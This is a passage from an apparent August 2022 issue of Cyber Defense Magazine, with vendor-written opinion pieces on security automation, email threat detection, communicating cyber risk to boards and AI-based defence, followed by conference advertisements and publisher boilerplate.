3. Time is money (and reputation)

Automated security systems accurately identify threats and help businesses respond as soon as possible.


Further, there was a [10%](#) increase in the average cost of a breach between 2020 and 2021, and there is an [80%](#) cost difference where security AI and automation were fully deployed versus not deployed.

Automated technology can analyze compiled data from the entire IT infrastructure, including endpoints and business-critical applications – previously siloed sources – to deliver real-time monitoring and deploy automated playbooks to standardize investigation and response processes. On average it takes [287 days](#) to identify and contain a data breach. With cybersecurity automation, companies can immediately combat threats at hand, rather than uncovering the breach months down the road. Automated security solutions not only protect data but also pinpoint the attack when it happens and automatically establish a defensive shield that prevents stolen data, money and a damaged reputation.

Automation is now the only solution

Building an impervious cybersecurity defense system is a must. Automation is key to distinguishing: bridging the gap created by the cybersecurity shortage and controlling the cost and the reputational damage caused by the inevitable cyberattack. To keep up with digital transformation is to implement automation. To potentially pivot a business into consistent growth, automated cybersecurity is a must. If not implemented, an organization's business could conceivably be severely damaged within seconds.

About the Author



Jesper is the CEO of Logpoint, a global cybersecurity company empowering organizations worldwide to thrive in a world of evolving threats. Jesper is an industry-leading expert on business and cybersecurity innovation through emerging security operations technologies. Jesper can be reached online on [LinkedIn](#) and at our company website, <http://www.logpoint.com>



To Defend Against Today's Email Threats, Machine Learning Must Understand Human Behavior

By Edward Bishop, Co-Founder & CTO, Tessian

Email is the lifeblood of the enterprise, with more than [128 billion business emails](#) sent and received each year, but this also makes it one of the most vulnerable channels into an organization. Most of today's data breaches are caused by people on email - whether that's accidentally or maliciously. In fact, Tessian recently found that nearly [60%](#) of organizations experienced data loss due to an employee's email mistake in the last year.

Cybercriminals know that humans are fallible, and have developed advanced techniques designed to trick them. They're also using machine learning and AI to carry out these attacks on a massive scale and to bypass traditional email defenses. To stay one step ahead, businesses now need to think about using the same tactics—advanced machine learning coupled with an understanding of human behavior—to protect their people and the data they have access to.

However, many organizations are still relying on traditional rule-based tools to protect against email threats and other vulnerabilities. Don't get me wrong, these tools worked well against bulk phishing campaigns and spam. But if these tools don't understand the unique and complex behaviors of the employees who send and receive emails every day, they are creating gaps for data to flow out of the organization and opportunities for malicious actors to exploit. It's time for a more modern approach to detect and protect against these modern cybersecurity threats.

The so-called 'people problem' in cybersecurity

Businesses are run by people, but people slip up and break the rules, and that can compromise data security. We recently found that [one in four employees fell](#) for a phishing attack in the last year, while two-fifths of employees accidentally sent an email to the wrong person. These are common mistakes but they come with serious consequences. We found that almost [one-third](#) of businesses lost customers after an email was sent to the wrong person, and [one in four](#) people lost their jobs after making a cybersecurity mistake at work.

The other challenge is that people are unpredictable. They often make decisions based on complex relationships and psychological factors, which can be manipulated by cybercriminals. Email attacks often prey on factors like [stress and fatigue](#); for example, they're sent in the evening hours when people are tired and more likely to fall for a phishing scam.

Cybercriminals also use advanced techniques to impersonate people in positions of authority. They use machine learning tools to trawl through [social media platforms](#) like Twitter and LinkedIn to find information on a target and craft a convincing impersonation. In fact, Tessian found that [more than half](#) of employees fell for a phishing scam that impersonated a senior executive at their company in 2022.

When you consider the above, it's all too easy to claim that people are the weakest link in a company's cybersecurity strategy. That is, however, not the case.

Rather, organizations are quickly realizing that they can't always protect their employees using tools that rely on fixed rules and binary policies. The complexity of human behavior, how it changes over time, and the fact that humans make mistakes all mean that security teams cannot use the kind of "if-this-then-that" logic that relies on predictable factors.

Understanding human relationships and patterns over time

In order to protect people on the digital platforms they use at work, organizations need security solutions that understand the entire *state* of the problem.

In the case of email, tools need to understand who employees normally interact with over email, what they discuss, what types of files are shared, and when. You also need to understand an employee's historical relationships over platforms like email *as well as* the state of those relationships at the exact moment an email is sent or received. Only by building up a picture of 'normal' behavior and relationship patterns can you detect when an email or request looks suspicious.


Of course, 'normal' changes over time. An employee might start new relationships with different people, and this is why email protection tools need advanced machine learning that can understand context and time, in order to determine whether something is a security threat.

For example, consider a lawyer with multiple clients and cases to manage. They've been working with a client called John Smith on an M&A contract for the past six months, but now that case has finished. They're now working on a new M&A contract with a client called John Small. If they were to accidentally hit send on an email to John Smith, that was intended for John Small, they'll breach client confidentiality, expose sensitive data and potentially jeopardize the business. But without the knowledge that the project with John Smith has finished, traditional machine learning models would not identify this email as a mistake.

An advanced machine learning-based tool will adapt not only to each company but to each employee and to their time-based relationships, taking into account the nuanced context that makes up these relationships. Traditional rule-based systems can't do this.

People are complex, and their behaviors and relationships change over time, which means businesses cannot protect them from threats in the modern workplace by solely relying on traditional tools. Considering the high stakes for businesses, with regard to both the financial and reputation damage that is caused by a security breach, intelligent machine learning tools are needed to understand how people work, so that they can automatically detect threats and nudge people to safer security behaviors in-the-moment.

About the Author



Edward is the Chief Technology Officer and Co-Founder of email security company Tessian. He is responsible for leading the engineering, product and data science teams. Following a career in M&A, Ed co-founded the company and built the early platform that uses machine learning to prevent threats like spear phishing, accidental data loss and data exfiltration over email.



Why Can't Cybersecurity People Communicate Security & Risk?

By Sandy Dunn, CISO of BreachQuest

One of many painful exercises post a breach is comparing the cost of the breach to the cost of preventing the breach. When you aggregate the amount of downtime, loss of business, employee productivity cost, brand damage, notification costs, legal fees, fines, and other miscellaneous items - preventing the breach is exponentially more cost effective than responding to the breach. Yet many security teams aren't getting the budget or information they need to successfully prevent breaches. In most cases, the reason for this is how security teams communicate risk.

Positive and negative risk objectives

"Cyber risk" alarm bell ringing is the most critical service provided by a cyber security team. Its priority and importance are frequently neglected both inside and outside of the team, who are more interested in the technical aspects of MFA, CVEs of 10 and the newest type of website attack. Any type of security control, tool, or new vulnerability is irrelevant unless the risk to the organization is understood first. The catch is that understanding, quantifying, and communicating the risk is incredibly difficult.

Most discussions about Cybersecurity risks are provided in isolation and not examined relative to the overall organization's risk decisions. An organization's proposed projects and business goals focus on positive and negative risk objectives. Positive risks focus on generating more profits or having a positive balance sheet for non-profit organizations. These line items often include developing a new product, building a new mobile application to engage with a broader audience, or providing more services. Most organizations see the negative risks as the potential bad outcome of those items such as a new product being received poorly or the mobile application being buggy. Rarely are security concerns included in the risks, however.

Let me provide an example. An organization may have the goal to grow the business by 10 %, which is a positive risk. To achieve this goal, perhaps a business is looking at building a new manufacturing plant. The risks of that plant are not only land zoning, or if the plant will be productive enough to warrant the investment or other legitimately important issues. Organizations should also weigh opening that plant against spending budget to remediate known vulnerabilities within their environment. I'm not saying that those vulnerabilities should necessarily be of higher importance than building the plant, but if the vulnerabilities are tied into critical systems, perhaps it should be of higher importance. A business that decides to build a new manufacturing plant instead of remediating known vulnerabilities should do it based on the larger financial benefits of the new manufacturing plant and conclude the positive risk benefits outweigh the negative cybersecurity risk. Prioritizing and remediating cybersecurity risk is an organizational decision. Both the new manufacturing plant and remediating issues require budget, resources, and priority.

Building the right lines of communication

Elevating cybersecurity risk discussions addresses two common flaws in how cybersecurity risks are managed; first, it addresses cybersecurity risk at the organizational cost and impact at the organizational level. Secondly, it addresses risk as an investment and where the investment aligns with the positive risk goals of the organization.

The biggest challenge is that the complexity of technology makes the risks difficult to quantify, predict, and measure for future decisions because the assessments can only be made based on what has happened in the past. This is true for all risk decisions, but especially true for cybersecurity which is why predicting and avoiding a breach from incidents such as SolarWinds supply chain attack, and Logj4 is difficult. Recognizing zero cybersecurity risk is an unrealistic goal, but being open to transparent discussion about the volume of actual cybersecurity risk; permits real problem solving between the CISO, the board, and C-Suite.

By upleveling these security conversations, we begin to find common ground with the C-Suite and board. It's not uncommon for boards and C-suite executives to feel out of their depth on the technical aspects of risk discussions; nor for the CISO to struggle keeping it at a high enough level to explain the risks and needed remediations. But by focusing on these risk assessments both parties can put the risks into the appropriate context so that they can strike a healthy balance for their organization.

The threat and impact of a data breach is a business problem, not just an IT problem, so it should be discussed at the organization's top tier. To achieve this, organizations need rethink how they approach their conversations about security and integrate it into ever major business decision that is made.

About the Author



Sandy serves as the Chief Information Security Officer (CISO) at BreachQuest, where she oversees systems and security practices required to support BreachQuest's unique business goals and objectives, as the company continues to develop its flagship incident preparedness platform and integrates it with customers. Prior to BreachQuest, Dunn was CISO at Blue Cross of Idaho. During her five years at the Healthcare corporation, she revolutionized their security practices, establishing and maintaining the enterprise-wide vision of security for the company to ensure information assets and sensitive customer data, such as protected health information (PHI), was secured. Before Blue Cross, Dunn spent nearly 15 years at Hewlett Packard (HP), developing her skills in cyber security through various security-focused roles. Dunn is also currently an Adjunct Professor of

Cybersecurity at Boise State University (BSU), is actively involved in the BSU Cybersecurity Consortium Advisory Group where she acts as an advisor in Healthcare and Banking, and is an Idaho Board Member for the Institute for Pervasive Cybersecurity.

Sandy can be reached at sdunn@breachquest.com or on [LinkedIn](#), and at our company website <https://www.breachquest.com/>



Why Defensive Superiority Should Rein Over Offensive Capability

By Marcus Fowler, SVP of Strategic Engagements and Threats at Darktrace

Amid a near-constant cycle of cyber incidents globally, organizations and institutions in both the private and public sectors must enhance their defensive security efforts in the face of ever-evolving cyber threats. With increased cyber alerts and sophisticated adversaries, many organizations find themselves scrambling to rapidly prepare for the national security and business risks posed by nation and non-nation-state actors. As cybersecurity becomes more top-of-mind for business leaders and rises on the priorities list, many organizations ask: Where should we focus?

The Evolving Security Landscape

In the wake of recent attacks, security and business leaders must face a new reality: organizations need to defend beyond and ahead of a breach to harden their security position and ensure continuous business operations, no matter the attack vector. Cyber-criminals and nation-state actors are successfully and disruptively infiltrating critical systems via several sophisticated and hard-to-anticipate methods, including supply chain attacks, leveraging insiders, or exploiting zero-day vulnerabilities. These threat

campaigns, including ransomware or wiper attacks, can affect thousands of companies and government institutions.

In 2021, attacks on [Kaseya](#) and [Gitlab](#) and the widely publicized “[Log4Shell](#)” vulnerability displayed malicious actors’ ability to use software and developers’ infrastructure, platforms, and providers as entry vectors into corporations and governments – regardless of the size or industry.

Recent cyber-attacks like the recent [breach of NVIDIA](#), the world’s largest Graphics Processing Unit (GPU) supplier, demonstrated that the stakes are higher than ever. By targeting major suppliers like NVIDIA, attackers can leverage a single breach to enter thousands of organizations globally via stolen access to software present on personal devices.

With cyber-criminals now [using stolen NVIDIA data and code to disguise malware](#), both organizations and individual consumers find themselves unable to rely on updates and other actions from trusted suppliers. As these significant software supply-chain attacks proliferate, traditional security postures will continue falling short as they fail to account for cyber threats via purportedly trusted partners and suppliers. A mindset shift is necessary to identify sophisticated cyber threats and stop them effectively.

Why an AI-backed Approach Succeeds

Cyber conflict is asymmetric where anyone can attack, and an offensive threat actor can simply have the right access and tactics, as shown by the [16-year-old linked to successful Lapsus\\$ hacks](#). As we watch the Russia-Ukraine conflict and the real possibility of a large-scale, international cyber-conflict looms, businesses, and even well-resourced nation-state governments, need to leverage the power of artificial intelligence (AI) to prepare for unintended escalation, cyber collateral damage, larger-scale campaigns, and the rise of new types of non-state cyber actors.

Historical approaches to cybersecurity have failed to effectively emphasize internal defense in the fight to stay ahead of cyber-attackers. A traditional military advantage stems from a nation’s ability to project offensive power to show superiority. However, this military model fails in cyber warfare because today, everyone can attack.

Organizations also do not have the resources to “hack back.” Governments and nation-states execute sophisticated offensive campaigns to target high-priority cyber-criminals, but their focus is not on protecting every mom-and-pop shop from cyber threats. While government institutions like the United States’ Cybersecurity and Infrastructure Security Agency (CISA) have advised companies that they need to have their cyber “[Shields Up](#),” not all defensive approaches are the same.

Organizations that don’t prioritize building a robust defense capable of defending against the unknown without shifting the focus from understanding the attacker to understanding one’s own digital infrastructure. Security tools that leverage AI will provide these organizations the upper hand they need in developing this defensive superiority.

AI that can develop an understanding of “normal” business operations across the enterprise, autonomously identifying the subtle behavioral changes and anomalous activity indicative of a cyber threat before it can escalate into a full-blown attack. By isolating unknown activity and taking proportional actions to enforce “normal” business operations and halt any unusual behavior, AI can stop cyber-attacks against critical infrastructure industries, even when they emerge through trusted access points like supply chain partners and insiders.

The Best Defense is a Good Defense

The adage that “the best defense is a good offense” may have worked in the past, but this is not a winning strategy in today’s cybersecurity landscape. As cyber-attackers on all sides develop and conduct new and sophisticated attack models, it will be a defensive superiority, not offensive capability, that will decide nation-state and business survivability.

A superior defensive position does not reside in threat intelligence or trying to predict an attack or attacker. It lies in understanding your entire digital infrastructure and when something occurs outside that normal so your organization can respond and remediate the threat. AI can not only build knowledge but harden defenses further.

Businesses cannot wait to respond in the aftermath of crippling cyber-attacks. They must act now to deploy an AI-backed security posture that confronts the new era of sophisticated attacks, defends against the entire attack spectrum, and stops them from evolving into disruptive cyber-attacks with ramifications throughout the global supply chain.

About the Author



Marcus Fowler is the Director of Strategic Threat at Darktrace. Previously, he spent 15 years at the Central Intelligence Agency developing global cyber operations and technical strategies, led cyber efforts with various US Intelligence Community elements and global partners, has extensive experience advising senior leaders on cyber efforts, and was an officer in the United States Marine Corps. He’s recognized as a leader in developing and deploying innovative cyber solutions. Marcus has an engineering degree from the United States Naval Academy and a master’s degree in international security studies from the Fletcher School. He also completed Harvard Business School’s Executive Education Advanced Management Program.



EVENTS



CYBER DEFENSE CONFERENCES



THREE EVENTS IN ONE

Orlando, Florida, USA | October 27-28, 2022

One of the most exclusive, fun and educational CISO conferences of the year!

Limited to our selection of the top 100 CISOs in the world, amazing speakers and insider threat mitigation training by a world renowned expert - meets 100 top cyber defense companies in an intimate, high value two day summit

www.cyberdefenseconferences.com

CLOUD NEXT

The Shift of Cloud from Infra Solution to Business Strategy

August 05, 2022 | Bengaluru

Organised by **NETNEX**



**WORLD
FINANCIAL
INNOVATION
SERIES**

**16-17
AUG 2022**

**PHILIPPINES
HYBRID EVENT**

Sofitel Philippine Plaza **Manila, Philippines**

**PHILIPPINES' PREMIER FSI
TECHNOLOGY & INNOVATION
CONFERENCE**



Organised by

TRADEPASS



IOT
in Oil and Gas

8th Annual
CONFERENCE
SEPTEMBER 12-13
2022

HILTON AMERICAS | HOUSTON, TX

3 Easy Ways to Contact Us:

Website: <https://iotinoilandgas.energyconferencenetwork.com/iot2022>


Telephone : +1 855-869-4260

Email address: info@energyconferencenetwork.com

Future
Tech
Event

UNDER THE PATRONAGE

سلطنة عُمان
وزارة النقل والاتصالات وتقنية المعلومات
Sultanate of Oman
Ministry of Transport, Communications and
Information Technology



böwō
العاصمة العربية الرقمية
Muscat Arab Digital Capital
2022



ENABLING OMAN'S VISION 2040

12 - 13 September 2022 | Oman Convention and Exhibition Centre | 9 am - 4 pm

HYBRID+ (In-Person and Online)

Future Tech is Sultanate of Oman's foremost B2B and B2G
bespoke Technology Expo and Summit.



For Exhibiting Enquiries and Sponsorship Opportunities please contact:

Navneeth K, Director - Business Development

+968 9123 7892 | bdm@wpsummits.com

www.futuretechevent.com

ORGANISED BY



مسقط اكسبو
MUSCAT EXPO

WPS

WHITE PAPER
SUMMITS

FRANSEC

SECURING FRANCE FROM CYBER THREATS

13th - 14th September 2022

Paris, France

Join Free With Code: CDM-VIP

Join Us at the FranSec Summit on 13th - 14th September!

The 3rd annual **FranSec Summit** brings together **100+ IT security leaders** from across the **Retail, FMCG, Banking & Finance, Automotive, Utilities, Food & Beverage industries** for 2-days of insight building and expert knowledge exchange on **13th - 14th September**. Join us in **Paris, France** to hone your skills in areas including:

- Digital transformation and cyber resilience
- The current cyber landscape and how to improve your security capabilities
- Working with third parties to improve your cyber security posture
- Reacting to an increasing attack surface
- Implementing risk-based security strategies
- The human factor in organisational cyber security
- And, more!



Speakers include CISOs, VPs, Heads of IT Security at: **La Banque Postale, Airbus, AXA, Interpol, Total, Suez**, and more...



Helene Bernardini
CISO



Xavier Boidart
Group CISO



Maran Madiajagane
CISO



Clara Le Gros
Deputy CISO/DPO



Cristophe Civarella
Deputy CISO



Stephane Boua
CISO



Michael Bonhomme
Group CISO / Head of
IT Security



Francis Bergery
Deputy CISO,
Security Expert



Badi Ibrahim
Head of Hotels IT
Security



Joy-Alexandra Denis
Deputy CISO



This is a one-of-a-kind opportunity for cyber security leaders across France to come together and safeguard their assets. View the agenda & **secure your place for FREE** using the discount code: **CDM-VIP** at: france.cyberseries.io/register/T&Cs apply.



BLOCKCHAIN **in OIL & GAS**

6th Annual

CONFERENCE

SEPTEMBER 14-15

2022



HILTON AMERICAS - HOUSTON, TX

3 Easy Ways to Contact Us:

Website: <https://blockchain-oilandgas.energyconferencenetwork.com/bcog2022>

Telephone : +1 855-869-4260

Email address: info@energyconferencenetwork.com

X NORDIC CYBER SUMMIT

4th - 5th October 2022

Copenhagen, Denmark

Join Free With Code: CDM-VIP

Join Us at the Nordic Cyber Summit Summit on 4th - 5th October!

The 4th annual Nordic Cyber Summit brings together 120+ IT security leaders from across the Retail, FMCG, Banking & Finance, Automotive, Utilities, Food & Beverage industries for 2-days of insight building and expert knowledge exchange on 4th - 5th October. Join us in Copenhagen, Denmark to hone your skills in areas including:

- Staying Ahead of an Evolving Threat landscape
- Working with Third Parties
- Revamping Your Cyber Security Approach
- Migrating to the Cloud
- Ransomware: Reducing Risk and Incident Response
- The Human Factor in Cyber Security
- And, more!



Speakers include CISOs, VPs, Heads of IT Security at: Carlsberg, Danske Bank, Velliv, Total, Nomeco, Orkla and more...



Jarkko Rautala
CISO

TOMTOM



Duong Anders Le
CISO

JYSKE BANK



Moon Carlbring
CISO

Region
Västmanland



Predrag Gaijk
Deputy CISO/DPO

QLIRO



Stale Risem-Johansen
CISO

SpareBank 1



Anne Hännikäinen
CISO

IKEA



Geir Arild Engh-
Hellesvik
CISO

VY



Tobias Ander
Deputy CISO,
Security Expert

ÖREBRO



Ingegerd Wirehed
Head of Hotels IT
Security

LUNDS
UNIVERSITY



Mikael Nyman
Head of IT Security

Länsförsäkringar

This is a one-of-a-kind opportunity for cyber security leaders across the Nordic region to come together and safeguard their assets. View the agenda & secure your place for FREE using the discount code: CDM-VIP at: nordic.cyberseries.io/register/ T&Cs apply.

CYBER SECURITY & CLOUD CONGRESS

NORTH AMERICA

5-6 October 2022
Santa Clara
Convention Center

We're Back! Join Us Live & In-Person

The **Cyber Security & Cloud Expo** will host two days of top-level content and thought leadership discussions around Cyber Security & Cloud, and the impact they are having on industries including government, energy, financial services, healthcare and more.



8
Conference
Tracks



250+
Speakers



150+
Exhibitors



6
Co-Located
Events



6,000+
Attendees

Speakers include:



Kavitha Venkataswamy
Senior Manager - Product Security
Capital One



Michael Fulton
Adjunct Faculty
The Ohio State University



Elizabeth Cartier
Director - Information Security
Headspace Inc.

Register now for free tickets!

> www.cybersecuritycloudexpo.com/northamerica
> enquiries@techexevent.com



GITEX

GLOBAL

10-14

OCT 2022

DUBAI

**BELIEVE THE
HYPE,
IT'S HERE.**

**Enter the
Next Digital
Universe.**

GET YOUR PASS

METAVERSE

ESG

INFT

Coding

AI

WEB 3.0

CLOUD

```
f (800- (,n:ph, nNpu ng,)/f, r  
1fw 's c 'OSDTIO) 3.7  
2fINOP sio-]fyC; sws:0.87,0' 0  
3- 75 2 ex, 0 00  
4 1, v 'DeeR13-oo/XI:080C*N  
5 8 1,Ar N]c00 13 00M 1 ex  
6 [+KE P10x,0' -01002_02000-0-0 2
```


BENELUX CYBER SUMMIT

11th - 12th October 2022

Amsterdam, Netherlands

Join Free With Code: CDM-VIP

Join Us at the Benelux Cyber Summit Summit on 11th - 12th October!

The 3rd annual **Benelux Cyber Summit** brings together **100+ IT security leaders** from across the **Retail, FMCG, Banking & Finance, Automotive, Utilities, Food & Beverage industries** for 2-days of insight building and expert knowledge exchange on **11th - 12th October**. Join us in **Amsterdam, Netherlands** to hone your skills in areas including:

- *Balancing the business's push for digitalisation with cyber security needs*
- *Devising modern supply chain security strategies*
- *Strategies to enhance the responsiveness to attacks and their mitigation*
- *Managing risk in an evolving threat environment*
- *Updating security to work cross-functionally in order to secure the supply chain*
- *How to monitor data security in the cloud and address compliance management challenges*
- *And, more!*



Speakers include CISOs, VPs, Heads of IT Security at: **Amazon, RTL, Philips, PayPal, Volvo Financial Services** and more...



Jacques Federspiel
CISO



Victoria van Roosmalen
CISO & DPO



Haissam Hariz
Deputy CISO



Stanislav Sobolevsky
CISO



Steffen Minkmar
Sr Head, IT Security Unit



Rick Veenstra
Sr Advisor IT Risk & Security



Andre Adelsbach
VP, Group Information and Cyber Security



Stella Dineva
IT Security Architect



Filip Nowak
Global Head of Cyber Defence



Fred Jekel
Executive Director Cyber Security



This is a one-of-a-kind opportunity for cyber security leaders across Benelux to come together and safeguard their assets. View the agenda & **secure your place for FREE** using the discount code: **CDM-VIP** at: benelux.cyberseries.io/register/ T&Cs apply.



EURONAVAL

THE WORLD NAVAL DEFENCE EXHIBITION



28th
edition

18 OCTOBER
21 2022

PARIS
LE
BOURGET

euronaval.fr



AVAR

2022

CYBERSECURITY COUNTER PUNCH

1ST - 2ND DECEMBER 2022 | SINGAPORE

Join Us

at One of the Most Anticipated Cybersecurity Events of the Year!

 <https://aavar.org/cybersecurity-conference/>

Sponsored By

Gold Sponsor



Silver Sponsor



CYBER
THREAT
ALLIANCE



Media Partner



CYBER DEFENSE
MAGAZINE


We foster international collaboration among cyber threat experts

aavar.org

LEVELLING UP UK CYBER SECURITY

We believe there is a knowledge gap between the expertise of the cyber community and UK business leaders.

We want to close that gap.



Contribute to the programme by visiting www.ukcyberweek.co.uk/call-for-papers.

OUR PARTNERS



 **UK
CYBERWEEK**
3 >> 4 NOVEMBER 2022
Business Design Centre | London



CYBER DEFENSE TV

INFOSEC KNOWLEDGE IS POWER

[CyberDefense.TV](https://www.cyberdefense.tv) now has 200 hotseat interviews and growing...

Market leaders, innovators, CEO hot seat interviews and much more.

A division of Cyber Defense Media Group and sister to Cyber Defense Magazine.

The Interviews

These anticipated **"CEO Hotseat"** Interviews will feature a C-level executive from the hottest Infosec companies being interviewed by **Gary Miliefsky**. Gary is an internationally-recognized speaker and Infosec expert and will make the interviews lively, informative, and highly favorable to the interviewees.

CYBER DEFENSE TV | © 2018 CYBER DEFENSE MAGAZINE. All Rights Reserved. www.cyberdefense.tv

Free Monthly Cyber Defense eMagazine Via Email

Enjoy our monthly electronic editions of our Magazines for FREE.

This magazine is by and for ethical information security professionals with a twist on innovative consumer products and privacy issues on top of best practices for IT security and Regulatory Compliance. Our mission is to share cutting edge knowledge, real world stories and independent lab reviews on the best ideas, products and services in the information technology industry. Our monthly Cyber Defense e-Magazines will also keep you up to speed on what's happening in the cyber-crime and cyber warfare arena plus we'll inform you as next generation and innovative technology vendors have news worthy of sharing with you – so enjoy. You get all of this for FREE, always, for our electronic editions. [Click here](#) to sign up today and within moments, you'll receive your first email from us with an archive of our newsletters along with this month's newsletter.

[By signing up, you'll always be in the loop with CDM.](#)

Copyright (C) 2022, Cyber Defense Magazine, a division of CYBER DEFENSE MEDIA GROUP (STEVEN G. SAMUELS LLC. d/b/a) 276 Fifth Avenue, Suite 704, New York, NY 10001, Toll Free (USA): 1-833-844-9468 d/b/a CyberDefenseAwards.com, CyberDefenseConferences.com, CyberDefenseMagazine.com, CyberDefenseNewswire.com, CyberDefenseProfessionals.com, CyberDefenseRadio.com, and CyberDefenseTV.com, is a Limited Liability Corporation (LLC) originally incorporated in the United States of America. Our Tax ID (EIN) is: 45-4188465, Cyber Defense Magazine® is a registered trademark of Cyber Defense Media Group. EIN: 454-18-8465, DUNS# 078358935. All rights reserved worldwide. marketing@cyberdefensemagazine.com

All rights reserved worldwide. Copyright © 2022, Cyber Defense Magazine. All rights reserved. No part of this newsletter may be used or reproduced by any means, graphic, electronic, or mechanical, including photocopying, recording, taping or by any information storage retrieval system without the written permission of the publisher except in the case of brief quotations embodied in critical articles and reviews. Because of the dynamic nature of the Internet, any Web addresses or links contained in this newsletter may have changed since publication and may no longer be valid. The views expressed in this work are solely those of the author and do not necessarily reflect the views of the publisher, and the publisher hereby disclaims any responsibility for them. Send us great content and we'll post it in the magazine for free, subject to editorial approval and layout. Email us at marketing@cyberdefensemagazine.com

Cyber Defense Magazine

276 Fifth Avenue, Suite 704, New York, NY 1000

EIN: 454-18-8465, DUNS# 078358935.


All rights reserved worldwide.

marketing@cyberdefensemagazine.com

www.cyberdefensemagazine.com

NEW YORK (US HQ), LONDON (UK/EU), HONG KONG (ASIA)

Cyber Defense Magazine - Cyber Defense eMagazine rev. date: 08/01/2022



Books by our Publisher: <https://www.amazon.com/Cryptoconomy-Bitcoins-Blockchains-Bad-Guys-ebook/dp/B07KPN59NH> (with others coming soon...)

10 Years in The Making...

Thank You to our Loyal Subscribers!

